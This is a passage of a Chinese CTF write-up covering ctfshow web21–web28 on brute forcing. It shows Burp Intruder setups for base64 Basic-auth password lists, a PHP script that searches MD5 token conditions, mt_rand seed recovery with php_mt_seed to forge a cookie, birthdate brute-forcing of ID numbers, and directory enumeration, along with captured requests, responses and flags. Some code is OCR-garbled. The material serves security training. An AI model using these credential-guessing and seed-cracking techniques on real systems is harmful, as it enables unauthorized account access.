
CTFSHOW-WEB入门

二、爆破


web21

打开题目发现附件, 先下载附件查看



发现是本字典,猜测等会可能会用来进行爆破

打开靶机,弹出页面提示登陆



随便输入用户admin, 密码passwd, 然后进行抓包



发现一串经过base64加密的字符,进行解密发现为admin:passwd

判断出上传的数据格式为

用户名:密码

且经过base64加密的

针对这种形式进行爆破,选择simple list (简单表单,可以理解为用字典爆破)


You can define one or more payload sets. The number of payload sets depends on the attac are available for each payload set, and each payload type can be customized in different with Payload set:

Payload set:


Payload count: 100


Request count: 100

字典选取附件中的字典




因为我们只针对密码进行爆破,根据上传数据的格式要设置规则





取消勾选此内容




因为"="会影响base64, 所以选择取消

开始爆破

Request	Payload	Status co <	Error	Timeout	Length	Comi
17	YWRtaW46c2hhcms2Mw==	200			242	
0		401			318	
1	YWRtaW46IUAjJCVeJio=	401			318	
2	YWRtaW46JCQkJA==	401			318	
3	YWRtaW46KioqKioq	401			318	
4	YWRtaW46Li4uLg==	401			318	
6	YWRtaW46MDAwMA==	401			318	
5	YWRtaW46LjU3NTc4My4=	401			318	
7	YWRtaW46MDAwMDA=	401			318	
8	YWRtaW46MDAwMDAw	401			318	
9	YWRtaW46MDAwMDAwM	401			318	
10	YWRtaW46MDAwMDAwM	401			318	

成功爆出密码,进入查看一下



web22*

未做到

域名更新后,flag.ctf.show域名失效

web23

打开网站,分析一下

```
error_reporting(0);
include('flag.php');
if(isset($_GET['token'])){
    $token = mof$($_GET['token']);
    if(substr($token, 1,1)===substr($token, 14,1) ===substr($token, 17,1)){
        if((intval(substr($token, 1,1))+intval(substr($token, 14,1))+substr($token, 17,1))/substr($token, 1,1)===intval(substr($token, 31,1))){
        echo $flag;
    }
}else{
    highlight_file(_FILE_);
```

什么意思呢

就是你需要get传一个token

token传入值的MD5要满足两个条件:

1、第1位=第14位=第17位


2、(第1位+第14位+第17位)/第1位=第31位

由此创建脚本

```
<?php
error_reporting(0);
$string = '0123456789';
for($a=0;$a<strlen($string);$a++){</pre>
    for($b=0;$b<strlen($string);$b++){</pre>
        for($c=0;$c<strlen($string);$c++){</pre>
            $flag = $string[$a].$string[$b].$string[$c];
            $token = md5($flag);
            if(substr($token, 1,1)===substr($token, 14,1) && substr($token,
14,1) ===substr($token, 17,1)){
                if((intval(substr($token, 1,1))+intval(substr($token,
14,1))+substr($token, 17,1))/substr($token, 1,1)===intval(substr($token, 31,1)))
{
                    echo $flag."\n";
                }
            }
        }
    }
}
?>
    #此段代码是网上借鉴的,具体代表的含义和用法,等我写完爆破的wp,再做研究
```

运行一下得到一个满足条件的数: 422

```
1 <?php
2 error_reporting(0);
4 $string = '0123456789';
5 for ($a=0; $a<strlen($string); $a++) {
      for($b=0;$b<strlen($string);$b++){
         for($c=0;$c<strlen($string);$c++){
8
              $flag = $string[$a].$string[$b].$string[$c];
9
              $token = md5($flag);
              if (substr($token, 1,1)==substr($token, 14,1) && s
10
11
                  if ((intval(substr($token, 1,1))+intval(substr(
                       echo $flag."\n";
13
                  }
14
              }
         }
15
      }
16
17 }
18 ?>
```



那我们就讲422传进入

ctfshow{7fc28ffa-c1d7-4509-950e-5b6fe4001bf9} □ 查看器 ☑ 控制台 □ 调试器 1 网络 {}样式编辑器 ② 性能 ② 内存 Œ HackBar 目 存储 ≫ a ... LOAD **SPLIT EXECUTE** TEST -SOLI -XSS -LFI ▼ SSRF ▼ SSTI -URL http://3e0cae25-6af8-4695-8003-5095c19d5d10.challenge.ctf.show/?token=422


得到flag

web24? NONONO既然是在爆破里面,肯定要用到爆破!

方法2:


随便传一个,比如?token=1

进行抓包



然后对token=后面的参数进行爆破

如何设置选择Custom iterator(自定义迭代器)



设置参数

? Pa	yload settings [Custom iterator]
Th	s payload type lets you configure multiple lists of items, and generate payloads using all permutations of items in the li
Po	ition: 1 Clear all
Lis	items for position 1 (11)
	Paste
	Load 0
	Remove 2
	Clear 3 4
	Deduplicate 5
	6 7
	Add Enter a new item
A	dd from list [Pro version only]

这里我传入了0-9加上空格一共11个,但是注意看position后面,是1,代表这里设置的是第一个参数的选择范围,我们简单的先设置三个参数,说白了就是测试从0到999,此题中应该够。什么叫迭代?就是他会自己变化,比如说此题中,如果我们传入一个字典,里面包含了0-999所有的数字,也可以做出来,毕竟我们现在所做的也是测试0-999,但那个不叫迭代,迭代就是三位数,第一位我们设置范围是0-9,第二位,第三位也是,那他就会一个数一位数的变,这就叫迭代

当然,因为我们只测试0-999的数字,我们也可以选用Numbers,如图设置

					ayload type can be customized in different ways.
	Payload set:	1		~	Payload count: 1,000
	Payload type:	Numb	ers	~	Request count: 1,000
(?)	Payload set	tings	[Numbers]		
	This payload ty	pe gen	erates numeric	payloads	s within a given range and in a specified format.
	Number range				
	Type:		Sequential	Ran	ndom
	From:		0		
	To:		999		
	Step:		1		
	How many:				
	Number forma	nt			
	Base:		Decimal	○ Hex	· ·
	Min integer dig	jits:	0		
	Max integer di	gits:	3		
	Min fraction di	gits:	0		
	Max fraction di	igits:	0		
	Examples				
	1				
	321				

还有一种Brute forcer (暴力破解)

?	Payload set	s		
			he number of payload sets depends on h payload type can be customized in dif	
	Payload set:	1 ~	Payload count: 1,111	
	Payload type:	Brute forcer \vee	Request count: 1,111	
②	•	tings [Brute forcer] pe generates payloads of sp	ecified lengths that contain all permut	ations of a specified cha
	Character set.	0123430783		
	Min length:	0		
	Max length:	3		

如此设置也是测试0-999

但是我没有跑,如果Numbers、Brute forcer和Custom iterator都没有跑出来

Custom iterator方式下,我们可以添加英文大小写字母,或者直接传入所有可打印字符 Numbers方式下,我们可以增加位数,4位,5位...... Brute forcer方式下,两种方法都可以

但是要注意,毕竟是爆破,加入的东西越多,跑的时间按越长,所以此题最优解就是写脚本,找的满足条件的值,比爆破来的快

如果在比赛中可以酌情考虑方法,毕竟有时候条件可能会看不懂,或者正好要去吃饭,bp挂在那跑一下,也是可以的,附加一条,爆破的时候注意容器时间!!!

这会功夫已经跑出来了

Request	Payload	Status code	Error	Timeout	Length \vee
394	823				
269	422	200			244
0		200			198
121	0	200			198
242	1	200			198
363	2	200			198
11	00	200			198
132	01	200			198
253	02	200			198
374	03	200			198
22	10	200			198

还是422, 我们点进去查看一下

398	133					
269	422	200		244		
0		200		198		
121	0	200		198		
242	1	200		198		
363	2	200		198		
11	00	200		198		
132	01	200		198		
253	02	200		198		
374	03	200		198		
22	10	200		198		
Request	Response					
Pretty 1 HTTP/ 2 Serve 3 Date: 4 Conte 5 Conne 6 X-Pov 7 Conte	Raw Hex /1.1 200 OK er: nginx/1.18. : Mon, 11 Dec 2 ent-Type: text, ection: keep-al wered-By: PHP/2 ent-Length: 47	2023 17:16:09 GMT /html; charset=UTF live 7.3.11				
Pretty 1 HTTP/ 2 Serve 3 Date: 4 Conte 5 Conne 6 X-Pov 7 Conte	Raw Hex /1.1 200 OK er: nginx/1.18. : Mon, 11 Dec 2 ent-Type: text, ection: keep-al wered-By: PHP/2 ent-Length: 47	.0 (Ubuntu) 2023 17:16:09 GMT /html; charset=UTF .ive				

web24

打开靶机, 仔细分析

```
error reporting(θ);
include("flag.php");
if(isset($_GET['r'])){
    $r = $_GET['r'];
    mt srand(372619038);
    if(intval($r)===intval(mt rand())){
         echo $flag;
}else{
    highlight_file(__FILE__);
echo system('cat /proc/version');
```


GET传入一个r, r=随机数, 告诉了我们随机数的种子, 写个脚本

```
<?php
mt_srand(372619038);
echo mt_rand();
#这个我真是自己写的!!
```

查看一下php版本,版本不同,出来的随机数不一样

```
1 <?php
                                                 999695185
2 mt_srand(372619038);
3 echo mt_rand();
4 ?>
                                                 编译运行耗时: 1.599s
                                                 编译器: php5.6
```

比如上图, php为5.6, 出来的随机数就不一样, 所以我们要查看一下网站的php版本




在X-Powered-By中查看到用的是PHP/7.3.11

找到对应版本(这里好像涉及到一个知识点php执行环境5.6和7.1的区别,具体怎么回事,等我写完wp的),执行指令

得到随机数: 1155388967



将其传入




得到flag

至于爆破,大佬说不如写脚本



但是也给出了解决方案



这个插件, 我下载了, 理解了一下原理

就是写个脚本,让他根据脚本进行爆破,显然,俺不会!但是网上可以找到别人写好的脚本,毕竟

问: 你对ctf印象最深的是什

么

答:玩ctf的都是复读机

懂得都懂

web25

.0

8

分析一下


```
error reporting(0);
       include("flag.php");
       if(isset($ GET['r'])){
           $r = $ GET['r'];
           mt srand(hexdec(substr(md5($flag), 0,8)));
           $rand = intval($r)-intval(mt rand());
           if((!$rand)){
                if($ COOKIE['token'] == (mt rand()+mt rand())){
                    echo $flag;
           }else{
                echo $rand;
           }
       }else{
           highlight file( FILE );
           echo system('cat /proc/version');
 首先要r传入一个随机值,然后设置cookie: token=两个随机值相加
 但是我们不知道种子, 根据提示, 如果传错会打印随机值
我们先随便传一个r=0
1 GET /?r=0 HTTP/1.1
2 Host: c8995219-5cb8-41fc-9e2b-eac2e502eb6e.challenge.ctf.show
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/:
4 Accept:
 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*.
5 Accept - Language: zh - CN, zh; q=0.8, zh - TW; q=0.7, zh - HK; q=0.5, en - US; q=0.3, en; q=0.2
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Upgrade-Insecure-Requests: 1
③ (§) (←) (→)
              Search
                                                                         Q
Response
Pretty
        Raw
                Hex
                       Render
1 HTTP/1.1 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Tue, 12 Dec 2023 16:36:01 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 X-Powered-By: PHP/7.3.11
7 Content-Length: 10
9 -212050144
 得到随机数, 然后逆推种子
这里用到了一个工具php_mt_send,下面是教程
```

php mt seed - PHP mt rand() 随机数种子破解使用 php mt seed怎么安装-CSDN博客

然后进行爆破随机数

```
·(kali®kali)-[~/web/tool/php_mt_seed/php_mt_seed-4.0]
-$ ./php_mt_seed 212050144
attern: EXACT
ersion: 3.0.7 to 5.2.0
ound 0, trying 0×e0000000 - 0×e3ffffff, speed 17082.3 Mseeds/s
eed = 0×e3ad4ca4 = 3819785380 (PHP 3.0.7 to 5.2.0)
eed = 0×e3ad4ca5 = 3819785381 (PHP 3.0.7 to 5.2.0)
ound 2, trying 0×fc000000 - 0×ffffffff, speed 16911.4 Mseeds/s
ersion: 5.2.1+
ound 2, trying 0×30000000 - 0×31ffffff, speed 138.8 Mseeds/s
eed = 0×313d3eca = 826097354 (PHP 7.1.0+)
ound 3, trying 0×70000000 - 0×71ffffff, speed 138.1 Mseeds/s
eed = 0×7082016b = 1887568235 (PHP 5.2.1 to 7.0.x; HHVM)
eed = 0×7082016b = 1887568235 (PHP 7.1.0+)
ound 5, trying 0×fe000000 - 0×ffffffff, speed 135.4 Mseeds/s
ound 5
```

查看网页的php版本



发现为7.1以上,那我们就测试一下爆出来的7.1以上的种子

```
<?php
mt_srand(种子);
echo mt_rand()."\n";
echo mt_rand()+mt_rand();
?>
```

跑出来是



将两个数值传入试试

```
GET /?r=212050144 HTTP/1.1
! Host: c8995219-5cb8-41fc-9e2b-eac2e502eb6e.challenge.ctf.show
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept:
 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN, zh; q=0.8, zh-TW; q=0.7, zh-HK; q=0.5, en-US; q=0.3, en; q=0.2
Accept-Encoding: gzip, deflate, br
 Connection: close
Upgrade-Insecure-Requests: 1
Cookie: token=2726675693
) ﴿ ( ← ( → )
                                                                          Q
             Search
                                                                                0 highlights
lesponse
                                                                               In ≡
Pretty
        Raw
              Hex
                       Render
 HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 12 Dec 2023 16:38:34 GMT
 Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/7.3.11
 Content-Length: 45
ctfshow{b0e0f071-1346-4a35-bc61-168b8c1f3004}
    得到flag
```

web26

打开实例

开始安装

查看源码,发现一个网页check.php,和一段post传参的要求

CTFshow flag管理系统安装

数据库地址: localhost


端口:3306

```
→ 查看器 🕥 控制台 🗅 调试器 👈 网络 {} 样式编辑器 🕡 性能
                                                                                1 内存
     HackBar
                                                                               :hov .cls
DOCTYPE html>
                                                                     未选择元素。
ntml> 滾动
<head> 🕶 </head>
<body> (溢出)
▶ <div class="pc-kk-form"> ··· </div>
 <script type="text/javascript" src="js/jquery.min.js"></script>
                   function check(){
                          $.ajax({
                          url:'checkdb.php',
                          type: 'POST',
                          dataType:'json',
                          data:{
                                   'a':$('#a').val(),
                                   'p':$('#p').val(),
                                   'd':$('#d').val(),
                                   'u':$('#u').val(),
'pass':$('#pass').val()
                           success:function(data){
                                  alert(data['msg']);
                          error:function(data){
                                  alert(data['msg']);
```

我们打开网页,按照要求进行post传参,

```
a=&p=&d=&u=&pass=
要求几个参数均为空
```

 $\label{lem:condition} $$ \{"success":true,"msg":"\u6570\u636e\u5e93\u8fde\u63a5\u6210\u529f","flag":"ctfshow \{62c72e59-6520-4327-874d-0bb67d868204\}"\} $$$




传入后得到flag

然后就是第二个方法爆破, 不忘初心噻

参数就按照他给定的填写



然后抓包



密码123456肯定不对嘛

爆破,字典还是选用前几个题目给的字典


Posi	tions I	Payloads	Resource pool	Settings
?	Payload s		non and and arts. The	number of payload sets depends on the attack type defined in the Positions tab. Various payload types
			be customized in diffe	
	Payload set	1	~	Payload count: 100
	Payload typ	e: Simple	e list 🗸	Request count: 100
<u></u>	Payload (ottings	Cimple list1	
(3)	-		Simple list]	
	This payloa	type lets y	ou configure a simple	list of strings that are used as payloads.
	Paste			
	Load.		0#\$%^&*	
	Remov	/e \$5	\$\$\$ ****	
	Clear	<u> </u>		▶
	Deduplio		75783. 000	
	Dedupin	acc	0000	
		00	00000	
	Add	E	inter a new item	
	Add from	ist [Pro v	ersion only]	<u> </u>
			7.2	

静候雷佳音

发现爆不出来,不要慌,换一本字典

	Kequest	Payload	Status	Error	IImeout	Lengtn ∨	Comment
	2384	7758521	200			315	
	0		200			256	
	1	!@#\$%^&*	200			256	
	2	\$\$\$\$	200			256	
	3	****	200			256	
	4		200			256	
	5	.575783.	200			256	
	6	0000	200			256	
	7	00000	200			256	
	8	000000	200			256	
	9	00000000	200			256	
>	10	0000001	200			256	
	11	000001	200			256	

最后爆出来的密码应该是7758521(亲亲我吧我爱你)也算是我们当年常用的密码,传入密码



web27

打开网站,发现需要登陆,但是有录取名单和学生学籍信息查询系统

用户登录 / LOGIN
♣ 学号:
😼 密码:
○部门 ○教师 ●学生 ○访客
登录 重置录取名单 学生学籍信息查询系统


打开录取名单发现身份证号中间几位被隐藏

		_		
序号	姓名	专业	身份证号码	备注
1	高先伊	WEB	621022*****5237	
2	嵇开梦	MISC	360730******7653	党员
3	郎康焕	RE	522601******8092	
4	元羿谆	PWN	451023******3419	生源地贷款
5	祁落兴	CRYPTO	410927******5570	

随便在查询系统里输入中间几位进行抓包爆破



然后你会惊奇的发现, 抓不到包



小慌一下吧

换个浏览器试试,直接用bp自带的浏览器

因为是自带的, 所以不需要设置代理




然后对身份证不知道的地方进行爆破

爆破模式选择Dates

	You can d	lefine (one or more payload sets	s. The r	number of payl	oad sets dep	ends on the	attack type del
	Payload s	et:	1	V	Payload cou	int: 12,400		
	Payload type: Da		Dates	V	Request count: 12,400			
9			ings [Dates] ne generates date payloa	ads wit	:hin a given ran	ge and in a s	pecifiedfo	rmat.
	From:	1	January	V	1990			
	To:	13	December	V	2023			
	Step:	1	Days	~				
	Format:	0	12/13/23	~				
		0	yyyyMMdd					
			Example: 19901213					

要注意设置年月日格式为yyyyMMdd

开始爆破



爆出来为19900201

将其输入进行查询

...d8b-9039-3b6dbd9d42c7.challenge.ctf.show says 恭喜您,您已被我校录取,你的学号为02015237 初始密码 为身份证号码

```
POST /checklogin.php HTTP/1.1
| Host: 8914dadb-b124-4d8b-9039-3b6dbd9d42c7.challenge.ctf.shov
 Content-Length: 31
 Accept: application/json, text/javascript, */*; q=0.01
 X-Requested-With: XMLHttpRequest
 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.3
 Content-Type: application/x-wwv-form-urlencoded; charset=UTF-8
 Origin: http://8914dadb-b124-4d8b-9039-3b6dbd9d42c7.challenge.ctf.shov
 Referer: http://8914dadb-b124-4d8b-9039-3b6dbd9d42c7.challenge.ctf.show/index.php
Accept-Encoding: gzip, deflate, br
 Accept-Language: zh
 Connection: close
 a=02015237&p=621022199002015237
) (ô) ← → Search
                                                                                                                           0
lesponse
Pretty
      Raw
               Hex
                      Render
 HTTP/1.1 200 OK
 Server: nginx/1.18.0 (Ubuntu)
 Date: Wed, 13 Dec 2023 04:26:32 GMT
 Content-Type: text/html; charset=UTF-8
 Connection: close
 X-Powered-By: PHP/7.3.11
 Content-Length: 118
"0': "success", "msg": \u606d\u559c\u60a8\uff0c\u767b\u9646\u6210\u529f!ctfshow{7b8cdde7-aff0-40c2-8da0-1857908005de}"}
     得到flag
```

web28

进入,刷新抓一下包

```
Raw
Pretty
                Hex
                                                                                                                                              lr
1 GET /0/1/2.txt HTTP/1.1
2 Host: 2984d7e7-304d-4a29-8627-6d0769a5a3a9.challenge.ctf.show
                                                                                                                                              R
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
                                                                                                                                              R
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apmg,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
                                                                                                                                              R
7 Referer: http://2984d7e7-304d-4a29-8627-6d0769a5a3a9.challenge.ctf.shov/
8 Accept-Encoding: gzip, deflate, br
9 Accept-Language: zh
                                                                                                                                              R
10 If-None-Match: "5f50f138-14"
11 If-Modified-Since: Thu, 03 Sep 2020 13:35:52 GMT
12 Connection: close
                                                                                                                                              R
14
```

发现一个有意思的地方



这个地方,谁家好人目录用数字啊,猜一下其他目录也是数字? 爆破,

补: 这是一些用法

狙击手-单个payload(Sniper)

This attack uses a single set of payloads and one or more payload positions. It places each payload into the first position, then each payload into the second position, and so on.

撞击物-一组payload(Battering ram)


This uses a single set of payloads. It iterates through the payloads, and places the same payload into all of the defined payload positions at once.

交叉-多个payload集(Pitchfork)


This attack uses multiple payload sets. There is a different payload set for each defined position (up to a maximum of 20). The attack iterates through all payload sets simultaneously, so it uses the first payload from each set, then the second payload from each set, and so on.

集束炸弹-多个Payload集合(Clusterbomb)

This attack uses multiple payload sets. There is a different payload set for each defined position (up to a maximum of 20). The attack iterates through each payload set in turn, so that all permutations of payload combinations are tested.



这里的攻击方式选择Cluster bomb (集束炸弹)



最后爆破出来的是/72/20/

-	-	-			-
1992	72	20	200		237
101	100	1	302		217
202	400	~	202		247

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